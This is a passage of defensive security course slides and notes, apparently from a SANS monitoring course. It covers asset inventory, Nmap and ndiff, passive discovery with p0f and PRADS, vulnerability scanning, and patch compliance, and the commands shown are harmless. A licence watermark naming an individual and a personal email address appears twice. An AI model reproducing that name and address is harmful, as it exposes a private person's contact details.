7. Passive OS Detection
8. Exercise: p0f v3
9. Vulnerability Scanning
10. Monitoring Patching
11. Monitoring Service Logs
12. Monitoring Change to Devices and Appliances
13. Leveraging Proxy and Firewall Data
14. Monitoring Critical Windows Events
15. Exercise: Windows Event Logs
16. Scripting and Automation
17. Post-Intrusion Detection
18. Exercise: Persistence and Pivoting

Course Roadmap

The next section discusses Maintaining Situational Awareness.

Maintaining Situational Awareness

Every organization should have a formal role that focuses on maintaining information security situational awareness

- Threats and vulnerabilities change daily
- A quarterly/biannual/annual process is far too slow for zero-day exploits

This role requires knowledge, plus a management escalation path

- For example, patches normally deployed after 2.5 weeks of testing
- Emergent threat: escalate patch deployment to < 1 week

Maintaining Situational Awareness

Many organizations lack a formal role that maintains information security situational awareness. They treat risk as a quarterly or biannual process.

Organizations often benefit from individual heroics of information security staff to draw attention to the latest emergent threat, or they are caught unaware.

Useful Sites

- Internet Storm Center: <http://isc.sans.edu>
- Krebs on Security: <http://krebsonsecurity.com/>
- Sophos: <http://nakedsecurity.sophos.com/>
- F-Secure: <http://www.f-secure.com/weblog/>
- McAfee: <http://blogs.mcafee.com/category/mcafee-labs>
- Dell SecureWorks:
<http://www.secureworks.com/resources/blog/>
- Kaspersky: <http://blog.kaspersky.com/>
- Trend Micro: <http://blog.trendmicro.com/>



Useful Sites

Links, with shortcuts, to the sites listed:

- Internet Storm Center: <http://isc.sans.edu> (<https://sec511.com/27>)
- Krebs on Security: <http://krebsonsecurity.com/> (<https://sec511.com/9v>)
- Sophos: <http://nakedsecurity.sophos.com/> (<https://sec511.com/9z>)
- F-Secure: <http://www.f-secure.com/weblog/> (<https://sec511.com/aq>)
- McAfee: <http://blogs.mcafee.com/category/mcafee-labs> (<https://sec511.com/9n>)
- Dell SecureWorks: <http://www.secureworks.com/resources/blog/> (<https://sec511.com/av>)
- Kaspersky: <http://blog.kaspersky.com/> (<https://sec511.com/9m>)
- Trend Micro: <http://blog.trendmicro.com/> (<https://sec511.com/9q>)

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- **Day 5: Automation and Continuous Security Monitoring**
- Day 6: Capstone: Design, Detect, Defend

AUTOMATION AND CONTINUOUS SECURITY MONITORING

1. Continuous Security Monitoring Overview
2. Industry Best Practices
3. Winning CSM Techniques
4. Maintaining Situational Awareness
5. **Host and Service Discovery**
6. Exercise: Inventory
7. Passive OS Detection
8. Exercise: p0f v3
9. Vulnerability Scanning
10. Monitoring Patching
11. Monitoring Service Logs
12. Monitoring Change to Devices and Appliances
13. Leveraging Proxy and Firewall Data
14. Monitoring Critical Windows Events
15. Exercise: Windows Event Logs
16. Scripting and Automation
17. Post-Intrusion Detection
18. Exercise: Persistence and Pivoting

Course Roadmap

The next section discusses Host and Service Discovery.

Know Thy Software

- Understanding what software is installed on systems is crucial for security
- Once we know what is on the systems, we can consider whether software **should** be allowed on a system
- The software inventory provides a critical first step to being able to achieve a key control in the first five CIS Controls
 - Application whitelisting

Know Thy Software

In order to be able to achieve one of the key controls in the first five CIS Controls, a software inventory is necessary. Application whitelisting is the control in question that is being referenced. Whitelisting on endpoints would prove fiendishly difficult if the organization lacked a basic software inventory.

Now, to be clear, simple collating an inventory is far from sufficient; we need to actually scrutinize the inventory to determine what, of those items listed as deployed, is actually necessary.

Can't Secure What You Don't "Have" (or Don't Know You Have)

- Patching and configuration management comprise three major components of the most important CIS Controls
 - Seems like two, but patching is so nice, they list it twice
- How can you hope to patch or maintain a secure configuration if you aren't aware of the system in the first place?
- Asset, hardware, and software inventory is how we help ensure awareness of what needs security loving

Can't Secure What You Don't "Have" (or Don't Know You Have)

Patching and configuration management are both hugely important, so much so that they represent major components of some of the most important CIS Controls. However, one question comes to mind when considering patching and baselining in the modern enterprise. What about all the systems and applications that you aren't even aware of as existing, that nevertheless have some access to the enterprise network or data?

You cannot possibly hope to lock down and baseline a system or application about which you are unaware. This is where asset, hardware, and software inventory come in. And here, you thought patching was a dull security topic. Now we get to do inventory.

Inventory and Control of Hardware Assets

Control 1.1:

- *Utilize an active discovery tool to identify devices connected to the organization's network and update the hardware asset inventory.*¹

Control 1.2:

- *Utilize a passive discovery tool to identify devices connected to the organization's network and automatically update the organization's hardware asset inventory.*²



Inventory and Control of Hardware Assets

Why Is This CIS Control Critical states:

*Attackers, who can be located anywhere in the world, are continuously scanning the address space of target organizations, waiting for new and possibly unprotected systems to be attached to the network. They are particularly interested in devices which come and go off of the enterprise's network such as laptops or Bring-Your-Own-Devices (BYOD) which might be out of synch with security updates or might already be compromised. Attacks can take advantage of new hardware that is installed on the network one evening but not configured and patched with appropriate security updates until the following day.*³

CIS Control 1 contains more great advice, including control 1-3:

*Use Dynamic Host Configuration Protocol (DHCP) logging on all DHCP servers or IP address management tools to update the organization's hardware asset inventory.*⁴

References

[1] CIS Controls, <https://sec511.com/2k>

[2] Ibid.

[3] Ibid.

[4] Ibid.

Inventories

- The manual spreadsheet method for tracking assets and hardware, while simple, typically has numerous deficiencies
- The spreadsheet method becomes far too cumbersome for dealing with software
- Better methods are required for tracking systems and software
 - Helps ensure we are aware of assets that need a hardened configuration
 - Helps ensure we have a grasp on software installed and patching requirements

Inventories

Still, the most common means of tracking inventory often involves simply employing a spreadsheet. Even if your organization has a robust server-based system for tracking assets, there is likely some manager with a spreadsheet that is actually tracking things in a less cumbersome, but closer to the organization, way.

Spreadsheets themselves become cumbersome when dealing with large scale. They are sometimes sufficient for basic hardware inventory at small- to medium-size enterprises. However, tracking binaries and installed applications quickly becomes too vast for manual spreadsheet management.

Better and more-automated methods are needed to track more detailed inventory of software installed throughout the organization.

Asset Inventory

There are a number of methods available to build an inventory of network assets

- DHCP logs
- Switch CAM tables
- Active scanning
- Passive scanning
- Existing asset inventory database
- Purchasing data

Asset Inventory

For our purposes, a "network asset" is a system on a network.

It is usually fastest to begin with the data you already have (or can get easily), including DHCP logs and switch CAM (Content Addressable Memory) tables, which map MAC addresses to switch ports.

Here is the syntax to show the dynamic CAM table on a Cisco IOS switch:

```
router> show mac address-table dynamic
```

CAM tables can also be queried via SNMP (for devices that run/support it).

An existing inventory database is useful, but they are often out of date and incomplete.

Host, Port, and Service Discovery

Step 1: Scan your network and inventory all hosts and services

- Begin with critical server networks
- Focus on mitigating insecure and/or outdated systems
- This will take some time

Step 2: Re-scan your network routinely and report new hosts and services

Host, Port, and Service Discovery

The inventory spreadsheet often seems sufficient for basic hardware inventory. However, if you consider all the devices that can be compromised, then typically, the spreadsheet is found wanting. Perhaps items like servers, desktops, laptops, multifunction printers, and so on are commonly tracked with some precision, but what about the rest of the devices? What about all the various embedded devices that now talk TCP/IP and are available via the network? Items like building automation, HVAC, and physical access control devices often skip the spreadsheet.

Does your organization have the capability to automatically discover a new system and or network port/service on a critical network (such as core server network)? If so, how quickly?

How often should you scan? More is not necessarily better. Nightly scans may sound good, but do not add value if they're ignored.

Active Scanning

Active scanning involves scanning a network to discover connected systems

- Tools include Nmap

Many SNMP-based system monitoring tools include network discovery modes

- Tools include RRDtool, MRTG, WhatsUp, HP OpenView/HP Network Automation Software

Active Scanning

Always get permission before performing any type of scanning or sniffing!

- In writing
- Yes, even for direct employees of an organization

The best scanning assumption is if you are not sure if you have formal permission to scan, then you don't.

Ensure all active scanning occurs during an approved maintenance window, with an approved change management request.

Always Test

Always test scans before running on production system

- It is much safer to initially scan development systems (if available)
- Ensure all active scanning occurs during an approved maintenance window
- Begin scanning a limited amount of systems, and gradually increase the scope

Why? Scans may crash systems or services

- Especially legacy systems
- In-house and custom applications often crash
- But really, anything may crash

Always Test

Scanning may crash systems. A course author successfully DoSed an active/passive HA firewall cluster due to lack of testing.

The tool performed Windows NetBIOS scanning, including host and service/share/etc. discovery. It had been tested many times and performed well, leading to a false sense of security.

Then the author upgraded the tool and ran it in production without testing the upgrade, using a self-approved change management request.

The upgraded tool had a bug where a single IP address listed in 192.168.1.1/32 format would be parsed as 0.0.0.0/0 (or, the entire ipv4 internet, from class A to E). The scan DoSed the active internet firewall due to the outbound flood of data.

The cluster worked as designed, and failed over to the passive firewall, which quickly crashed due to the same DoS. That killed internet connectivity for a 12,000-employee company. That, as they say, was one to grow on.

Nmap

Nmap is one of the best active scanning tools

- Includes a wealth of scanning features
- Is able to export in portable formats, including XML
- Includes great asset inventory features
- Many commercial tools leverage Nmap for scanning



Nmap has both command-line (Nmap) and GUI (Zenmap) versions

- Nmap is also highly scriptable, offering great automation features

Nmap

Nmap is one of the best information security tools of all time. It began as a port scanner, but has evolved into that, and much more. Nmap now provides OS and host detection. The Nmap Scripting Engine (NSE) extends Nmap's functionality to vulnerability scanning and even some lightweight exploitation.

Nmap is available at <http://nmap.org> (<https://sec511.com/a0>)

Ndiff

Nmap includes a great asset inventory tool called ndiff

- Compares two scans and reports the differences

```
Terminal - root@Sec-511-Linux: ~
File Edit View Terminal Go Help
[~]# ndiff /labs/ndiff/2014-01-30.xml /labs/ndiff/2014-01-31.xml
-Nmap 5.21 at 2014-01-30 21:39
+Nmap 5.21 at 2014-01-31 22:18

10.5.11.167, 00:0C:29:6A:BE:21:
-Not shown: 1000 filtered ports
+Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
+135/tcp  open  msrpc        Microsoft Windows RPC
+139/tcp  open  netbios-ssn
+445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
+OS details:
+ Microsoft Windows XP Professional SP2 or Windows Server 2003
[~]#
```

Ndiff

Ndiff shows the difference between two Nmap scans. It shows a "+" for new data and a "-" for data that is no longer there. It works just like the classic Unix command "diff," but is designed specially for Nmap XML files.

The system shown here was found on 2014-01-30, with zero open ports. A day later, on 2014-01-31, there are three open ports.

In this case, the firewall was disabled between the two scans.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- **Day 5: Automation and Continuous Security Monitoring**
- Day 6: Capstone: Design, Detect, Defend

AUTOMATION AND CONTINUOUS SECURITY MONITORING

1. Continuous Security Monitoring Overview
2. Industry Best Practices
3. Winning CSM Techniques
4. Maintaining Situational Awareness
5. Host and Service Discovery
6. **Exercise: Inventory**
7. Passive OS Detection
8. Exercise: p0f v3
9. Vulnerability Scanning
10. Monitoring Patching
11. Monitoring Service Logs
12. Monitoring Change to Devices and Appliances
13. Leveraging Proxy and Firewall Data
14. Monitoring Critical Windows Events
15. Exercise: Windows Event Logs
16. Scripting and Automation
17. Post-Intrusion Detection
18. Exercise: Persistence and Pivoting

Course Roadmap

Next up: An exercise on Inventory.



Exercise 5.1: Inventory

SEC511 Workbook: Inventory

Please go to Exercise 5.1 in the 511 Workbook.

Note: As indicated by the icon, this lab leverages the class network. OnDemand, vLive, Simulcast, or other online students need to connect to the SEC511A VPN to complete this lab.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- **Day 5: Automation and Continuous Security Monitoring**
- Day 6: Capstone: Design, Detect, Defend

AUTOMATION AND CONTINUOUS SECURITY MONITORING

1. Continuous Security Monitoring Overview
2. Industry Best Practices
3. Winning CSM Techniques
4. Maintaining Situational Awareness
5. Host and Service Discovery
6. Exercise: Inventory
7. **Passive OS Detection**
8. Exercise: p0f v3
9. Vulnerability Scanning
10. Monitoring Patching
11. Monitoring Service Logs
12. Monitoring Change to Devices and Appliances
13. Leveraging Proxy and Firewall Data
14. Monitoring Critical Windows Events
15. Exercise: Windows Event Logs
16. Scripting and Automation
17. Post-Intrusion Detection
18. Exercise: Persistence and Pivoting

Course Roadmap

Next up: Passive OS Detection.

Passive Host Discovery

What if a locked-down system does not have a listener?

- With client-side exploitation, we know it can still be vulnerable and exploited without a listening service

How can we detect these systems to ensure security and patching?

- We could sniff for any IP addresses we don't know about
- We could sniff for unknown MAC addresses

Could we also determine particular applications?

- For some applications generating traffic, absolutely



Passive Host Discovery

An alternative to active host discovery is found in passive host discovery. Imagine the scenario of a system with no active listening services. Or perhaps the listeners are specifically locked down to only respond to necessary systems. This represents a well-thought-out design, and yet we still want to ensure that we are aware of this system's existence.

With passive host discovery, we employ a sniffer and simply look for evidence of traffic indicative of systems. This could be looking for specific IP addresses or MAC addresses that are not yet within the known inventory. Passive techniques can also be used to fingerprint particular applications. The approach has even been leveraged by some vendors as a means of identifying particular vulnerabilities.

Passive discovery is considerably more cumbersome than active host discovery, but it could cover a gap. Another common reason to employ passive techniques is on a less well-managed portion or a network or perhaps where scanning is not authorized.

Passive Scanning

- Passive scanning uses pcap data (live network or saved to a file) to build an asset database
- p0f performs passive operating system and service detection
- PADS and PRADS are two passive inventory tools
 - PADS: Passive Asset Database
 - <http://passive.sourceforge.net/>
 - No longer being updated
 - PRADS: Passive Real-Time Asset Database
 - <http://gamelinux.github.io/prads/>
 - *PRADS - inspired by passive.sourceforge.net, lcamtuf.coredump.cx/pof and others...¹*

Passive Scanning

Passive scanning is far safer than active scanning, relying on Pcap files or sniffing a live network. Read-only access is all that's required.

The canonical passive OS detection tool is p0f by Michal Zalewski, now in its third version:

- <http://lcamtuf.coredump.cx/p0f3/> (<https://sec511.com/8z>)

Michal Zalewski is a genius who has written two great information security books: *Silence on the Wire* and *The Tangled Web*. They are well worth checking out!

- *The Tangled Web*: <http://lcamtuf.coredump.cx/tangled/> (<https://sec511.com/91>)
- *Silence on the Wire*: <http://lcamtuf.coredump.cx/silence.shtml> (<https://sec511.com/90>)

Reference

[1] Prads, <https://sec511.com/8y>

p0f version 3

- You think you know p0f, you probably don't
- @lcamtuf (Michal Zalewski) completely rewrote p0f from scratch for version 3¹
- Historically p0f was used simply for passive OS fingerprinting
- Now it can also passively identify some applications

p0f version 3

Another example of passive monitoring comes to us in the form of p0f, which refers to passive OS fingerprinting. Michal Zalewski (@lcamtuf) originally authored p0f way back in 2000. Though p0f has decidedly been around for quite some time, version 3 represents a complete rewrite by Zalewski in 2012.

Now, p0f not only includes OS fingerprinting capabilities but also can perform some passive application fingerprinting capabilities.

Reference

[1] p0f v3, <https://sec511.com/8z>

PRADS

PRADS is useful:

- Logs assets in CSV format
- Passively detects both OS and services
- Under active development
- Able to detect services that can be difficult to detect actively, specifically UDP services
- Now included in Security Onion

You can view the PRADS log directly in a spreadsheet:

- `$ gnumeric /var/log/prads-asset.log`

PRADS

The PRADS log is in CSV (Comma Separated Values), meaning you can open it directly in a spreadsheet, which is handy.

In both our course VM and Security Onion, the log is located here: `/var/log/prads-asset.log`.

You may open it with the Gnumeric spreadsheet:

```
$ gnumeric /var/log/prads-asset.log
```

Raw PRADS Log View in Gnumeric Spreadsheet

	A	B	C	D	E	F	G	H
1	asset	ip	port	proto	service	[service-info]	distance	discovered
2	10.5.11.116	0	53	17	CLIENT	[unknown:@domain]	0	13898206
3	10.5.0.2	0	53	17	SERVER	[domain:DNS SQR I	0	13898206
4	10.5.11.116	0	58756	6	SYN	[65535:64:1:60:M1· S		T
5	10.5.11.116	0	80	6	CLIENT	[http:curl/7.22.0 (i6	0	13898206
6	10.5.11.116	0	58756	6	FIN	[65535:64:1:40:..AF	0	1389820:
7	10.5.11.116	0	21	6	CLIENT	[unknown:@ftp]	0	1389820:
8	10.5.11.119	0	53	17	CLIENT	[unknown:@domain]	0	1389820:
9	10.5.11.119	0	34309	6	SYN	[65535:64:1:60:M1· S		T
10	10.5.11.119	0	21	6	CLIENT	[unknown:@ftp]	0	1389820:
11	10.5.11.119	0	35513	6	FIN	[65535:64:1:40:..AF	0	1389820:
12	10.5.11.119	0	123	17	CLIENT	[unknown:@ntp]	0	13898206
13	10.5.11.119	0	80	6	CLIENT	[http:Ruby]	0	13898206
14	10.5.0.1	0	55641	6	SYN	[65535:64:1:64:M1· N		W4
15	10.5.11.102	0	445	6	SYNACK	[8192:128:1:60-M1· N		WR

Raw PRADS Log View in Gnumeric Spreadsheet


Here's the raw view of the PRADS log.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Let's Clean That Up a Bit

Let's use some Linux command-line Kung Fu on the PRADS log to:

- Find "SERVER"s
- View asset (IP address), port, proto, service, and service-info
- Save to a file and view in a spreadsheet



```
Terminal - student@Sec-511-Linux: ~  
File Edit View Terminal Go Help  
[~]$ grep SERVER /var/log/prads-asset.log | sort -u | cut -d, -f1,3,4,6 > /tmp/asset.csv  
[~]$  
[~]$ gnumeric /tmp/asset.csv
```

Let's Clean That Up a Bit

Here are the commands shown in this slide:

```
$ grep SERVER /var/log/prads-asset.log | sort -u | cut -d, -f1,3,4,6  
> /tmp/asset.csv
```

```
$ gnumeric /tmp/asset.csv
```

"sort -u" sorts the input numerically (by IP address), and ignores duplicate lines ("u" = unique).

"cut -d, -f1,3,4,6" tells cut to use the comma as a delimiter ("-d,") and print fields 1, 3, 4 and 6.

Cleaned-Up Output

	A	B	C	D	E
1	10.5.0.2	53	17	[domain:DNS SQR No Error]	
2	10.5.0.2	53	17	[domain:DNS SQR No Error]	
3	10.5.11.10	123	17	[unknown:@ntp]	
4	10.5.11.10	139	6	[smb:Windows SMB]	
5	10.5.11.10	389	6	[unknown:@ldap]	
6	10.5.11.10	445	6	[unknown:@microsoft-ds]	
7	10.5.11.102	445	6	[smb:Windows SMB]	
8	10.5.11.103	4444	6	[ssl:OpenSSL]	
9	10.5.11.118	445	6	[smb:Windows SMB]	
10	10.5.11.118	445	6	[smb:Windows SMB]	
11					

Cleaned-Up Output

If you want to get a little fancier than what's shown here and translate the protocol numbers shown above to protocol names, here's one quick-and-dirty way:

```
$ grep SERVER /var/log/prads-asset.log | sort -u | cut -d, -f1,3,4,6
| sed "s/,17,/,udp,/g" | sed "s/,6,/,tcp,/g" > /tmp/asset.csv
```

Note that the protocol numbers are described in `/etc/protocols` on most Unix/Linux systems, including the class Linux VM.

Those with keen eyes may notice a potential flaw in this code: Should any system have port 6 or 17 open (unlikely, but possible), the above command would also incorrectly translate the port numbers into "tcp" or "udp." Not a big deal in our case, but worth looking out for. A more complex command that tracked fields could handle those cases.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- **Day 5: Automation and Continuous Security Monitoring**
- Day 6: Capstone: Design, Detect, Defend

AUTOMATION AND CONTINUOUS SECURITY MONITORING

1. Continuous Security Monitoring Overview
2. Industry Best Practices
3. Winning CSM Techniques
4. Maintaining Situational Awareness
5. Host and Service Discovery
6. Exercise: Inventory
7. Passive OS Detection
8. Exercise: p0f v3
9. Vulnerability Scanning
10. Monitoring Patching
11. Monitoring Service Logs
12. Monitoring Change to Devices and Appliances
13. Leveraging Proxy and Firewall Data
14. Monitoring Critical Windows Events
15. Exercise: Windows Event Logs
16. Scripting and Automation
17. Post-Intrusion Detection
18. Exercise: Persistence and Pivoting

Course Roadmap

Next up: An exercise on Passive OS Detection using p0f.



Exercise 5.2: P0f v3

SEC511 Workbook: p0f v3

Please go to Exercise 5.2 in the 511 Workbook.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- **Day 5: Automation and Continuous Security Monitoring**
- Day 6: Capstone: Design, Detect, Defend

AUTOMATION AND CONTINUOUS SECURITY MONITORING

1. Continuous Security Monitoring Overview
2. Industry Best Practices
3. Winning CSM Techniques
4. Maintaining Situational Awareness
5. Host and Service Discovery
6. Exercise: Inventory
7. Passive OS Detection
8. Exercise: p0f v3
9. **Vulnerability Scanning**
10. Monitoring Patching
11. Monitoring Service Logs
12. Monitoring Change to Devices and Appliances
13. Leveraging Proxy and Firewall Data
14. Monitoring Critical Windows Events
15. Exercise: Windows Event Logs
16. Scripting and Automation
17. Post-Intrusion Detection
18. Exercise: Persistence and Pivoting

Course Roadmap

The next section discusses Vulnerability Scanning.

Vulnerability Scanning

- Vulnerability scanning *should* be one of the most valuable CSM techniques
- The problem?
 - Results are often ignored
 - Many organizations keep re-scanning the same vulnerable systems
- A critical finding in a vulnerability scan must be mitigated
 - The tool will offer an opinion of severity
 - Your organization's severity may be different

Vulnerability Scanning

A tool's severity level for a given vulnerability is an opinion. For example, a critical finding for Internet Explorer may be critical for desktops, but not for servers.

Also, once a system is determined to be insecure, re-scanning adds little value. The course authors have a client with critical data on systems running the following unsupported operating systems: Windows NT, Windows 2000, and Windows XP.

The systems contain critical data and patches are no longer available for any of those operating systems. The "vulnerability scanning" portion of risk analysis is complete: They are vulnerable. The risk must be mitigated.

CIS 3-1: Vulnerability Scanning

*Utilize an up-to-date SCAP-compliant vulnerability scanning tool to automatically scan all systems on the network on a weekly or more frequent basis to identify all potential vulnerabilities on the organization's systems.*¹



CIS 3-1: Vulnerability Scanning

Why Is This CIS Control Critical states:

Cyber defenders must operate in a constant stream of new information: software updates, patches, security advisories, threat bulletins, etc. Understanding and managing vulnerabilities has become a continuous activity, requiring significant time, attention, and resources.

*Attackers have access to the same information and can take advantage of gaps between the appearance of new knowledge and remediation. For example, when researchers report new vulnerabilities, a race starts among all parties, including: attackers (to "weaponize," deploy an attack, exploit), vendors (to develop, deploy patches or signatures and updates), and defenders (to assess risk, regression-test patches, install).*²

We will discuss SCAP next.

References

[1] CIS Controls, <https://sec511.com/2k>

[2] Ibid.

Security Content Automation Protocol (SCAP)

- Security Content Automation Protocol (SCAP)
 - *A suite of specifications that standardize the format and nomenclature by which security software products communicate software flaw and security configuration information¹*
- Described by NIST Special Publication 800-117
- Commercial support is robust
 - Open source support somewhat limited, but growing steadily

Security Content Automation Protocol (SCAP)

SCAP stands for Security Content Automation Protocol.

NIST maintains a list of SCAP-validated tools here: <http://nvd.nist.gov/scaproducts.cfm>
(<https://sec511.com/a1>)

NIST SP 800-117 is available at: <http://csrc.nist.gov/publications/nistpubs/800-117/sp800-117.pdf>
(<https://sec511.com/9s>)

Reference

[1] SP 800-117, *Guide to Adopting and Using the Security Content Automation Protocol (SCAP) Version 1.0* | CSRC, <https://sec511.com/9s>

OpenVAS

- OpenVAS is an open source network vulnerability scanner
 - Descendant of the open source Nessus vulnerability scanner
 - Nessus is now closed source commercial software, owned by Tenable Security
- Version 5 supports "integration of SCAP data (CVE, CPE), with updates via a feed service"¹
- Available at <http://www.openvas.org/>
 - Also installed in the course Linux VM



OpenVAS

OpenVAS is a high-quality open source vulnerability scanner. It includes 33,000+ Network Vulnerability Tests (NVTs).²

The OpenVAS website is <http://www.openvas.org/>.

References

[1] OpenVAS 5 Released. Now Available for Download, <https://sec511.com/b6>

[2] OpenVAS – About OpenVAS, <https://sec511.com/9g>

VulnWhisperer

- VulnWhisperer aggregates and correlates information from a wide array of vulnerability scanning tools
- Can report to to ELK, Jira, and Splunk
- Written by SANS instructors Austin Taylor (@HuntOperator) and Justin Henderson (@smapper)
- “Turn your vulnerability data into an actionable dashboard, instead of a vulnerability report”¹ - Justin Henderson

Vulnerability Frameworks

- Nessus (v6/v7/v8)
- Qualys Web Applications
- Qualys Vulnerability Management
- OpenVAS (v7/v8/v9)
- Tenable.io
- Detectify
- Nexpose
- Insight VM
- NMAP
- Burp Suite
- OWASP ZAP
- More to come



VulnWhisperer was written by SANS instructors/authors Austin Taylor and Justin Henderson. They describe the project on their GitHub site:

VulnWhisperer is a vulnerability management tool and report aggregator. VulnWhisperer will pull all the reports from the different Vulnerability scanners and create a file with a unique filename for each one, using that data later to sync with Jira and feed Logstash. Jira does a closed cycle full Sync with the data provided by the Scanners, while Logstash indexes and tags all of the information inside the report (see logstash files at /resources/elk6/pipeline/). Data is then shipped to Elasticsearch to be indexed, and ends up in a visual and searchable format in Kibana with already defined dashboards.²

Austin Taylor has a great presentation from the SIEM & Tactical Analytics SUMMIT (November 2017) on VulnWhisperer called “Taking Your SIEM to the Next Level with 3rd Party Tools and Script”, available on YouTube: <https://sec511.com/cy>

Here is a link to the PDF of the talk, available at: <https://sec511.com/cz>

[1] Justin Henderson on Twitter: <https://sec511.com/cx>

[2] GitHub - HASecuritySolutions/VulnWhisperer: Create actionable data from your Vulnerability Scans <https://sec511.com/d0>

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- **Day 5: Automation and Continuous Security Monitoring**
- Day 6: Capstone: Design, Detect, Defend

AUTOMATION AND CONTINUOUS SECURITY MONITORING

1. Continuous Security Monitoring Overview
2. Industry Best Practices
3. Winning CSM Techniques
4. Maintaining Situational Awareness
5. Host and Service Discovery
6. Exercise: Inventory
7. Passive OS Detection
8. Exercise: p0f v3
9. Vulnerability Scanning
- 10. Monitoring Patching**
11. Monitoring Service Logs
12. Monitoring Change to Devices and Appliances
13. Leveraging Proxy and Firewall Data
14. Monitoring Critical Windows Events
15. Exercise: Windows Event Logs
16. Scripting and Automation
17. Post-Intrusion Detection
18. Exercise: Persistence and Pivoting

Course Roadmap

The next section discusses Monitoring Patching.

Monitoring Patching

- Patching represents one of the simplest and best ways to mitigate risk
 - Two of the Australian Signals Directorate (ASD) Top 4 mitigations are patching
- A robust patching solution for both OS and third-party patches is required
- Routine auditing of patch compliance is also a must

Monitoring Patching

A lot is made of the Advanced Persistent Threat (APT), zero-day attacks, and/or nation-state attacks.

The reality: The vast majority of exploitation is accomplished via reusing static passwords and exploiting patchable vulnerabilities.

Java is a great example:

Research from Microsoft shows that there has been a huge spike in malware targeting Java vulnerabilities since the third quarter of 2011, and much of the activity has centered on patched vulnerabilities in Java. Part of the reason for this phenomenon may be that attackers like vulnerabilities that are in multiple versions of Java, rather than just one specific version.¹

Reference

[1] Attackers Target Older Java Bugs | The First Stop for Security News | Threatpost, <https://sec511.com/a8>

Standalone Microsoft Patch Scanning

A legacy tool MBSA, Microsoft Baseline Security Analyzer, used to provide a simple way to monitor security updates

- Unfortunately: Microsoft abandoned MBSA and never updated it to support Windows 10

Thankfully, simple alternatives exist that can still provide an easy means of Microsoft update scanning

The built-in Windows Update Agent (WUA) can be employed to scan a system for deviations from the expected updates



Microsoft Baseline Security Analyzer

MBSA has long provided a simple means for patch compliance checks. MBSA offers a scanning tool that comes free with your Windows license. Version 2.3 was released in late 2013.

Though Windows 2000 is no longer supported, version 2.3 added support for Windows 8.1 and Server 2012 R2. Windows 10 and Server2016 are not supported. Further, Microsoft has deprecated MBSA, and will not be providing an updated version to support Windows 10.

However, the built-in Windows Update Agent (WUA) offers a simple alternative for assessing patch compliance. Microsoft provides details on employing WUA for offline scanning of systems. The details of scripting use of WUA explore how the tool can be used to assess a local system.

Reference

[1] Using WUA to Scan for Updates Offline, <https://sec511.com/bz>

GetMissingUpdates

A PowerShell script, `GetMissingUpdates.ps1`¹ provides another alternative to the legacy MBSA

- `ComputerName` - Accepts a list of computers (allowing both local and remote inspection)
- `Path` - Location of `wsusscn2.cab` (if previously downloaded)
- `DownloadUri` - Alternate to `Path` allows downloading `wsusscn2.cab` at runtime
- `UpdateSearchFilter` - Allows tweaking what will be returned by script

GetMissingUpdates

Jan-Hendrik Peters authored a TechNet article and a tool that recreates the key functionality provided by MBSA, offline patch compliance scanning for both local and remote resources².

As with many simple Microsoft patch compliance solutions, `GetMissingUpdates.ps1` inspects systems against a continuously update file provided by Microsoft: `wsusscn2.cab`. The script allows for the user to have either already downloaded this file in advance or to provide an address where the file can be downloaded.

The script provides a simple means of leveraging the power of the constantly updating `wsusscn2.cab` and couples it with simple, yet robust and functional, PowerShell wrapper. The enterprising PowerShell aficionado could certainly take this script as a starting point for future enhancements.

Reference

[1] GitHub - nyanhp/GetMissingUpdates, <https://sec511.com/c0>

[2] Remotely find missing updates with an offline scan file, <https://sec511.com/c1>

Linux Patch Compliance

There are a number of vendor-specific commercial distributions

- OpenSUSE: Suse Manager
- Ubuntu: Landscape
- RedHat Enterprise: Satellite

Free options include

- Spacewalk (manages Fedora, CentOS, SLE, and Debian)

Linux Patch Compliance

Here are the sites for the software referenced:

Suse Manager:

- <https://www.suse.com/products/suse-manager/> (<https://sec511.com/97>)

Landscape:

- <https://landscape.canonical.com/> (<https://sec511.com/96>)

Satellite:

- <https://www.redhat.com/en/technologies/management/satellite> (<https://sec511.com/b0>)

Spacewalk:

- <http://spacewalk.redhat.com/> (<https://sec511.com/a3>)

Quick and Dirty Linux Patch Checks

This may be accomplished via scripts run via SSH

- Many sites use key-based SSH authentication

There are also simple methods for discovering out-of-date Linux/Unix systems:

- Months/years of uptime
- Old kernels

These are far from perfect, but can be performed without purchasing enterprise management software

Quick and Dirty Linux Patch Checks

SSH (Secure Shell) key-based authentication is a great way to automate remote Linux/Unix scripts. These are often set up with no passwords to allow unattended access.

This obviously creates a risk: An attacker with access to the scanning system could access the scanned system, using the same local key (and no password).

Restricting SSH to specific **commands** only (and disabling shell access) is a great way to mitigate this risk.

SSH key-based authentication can do the following:

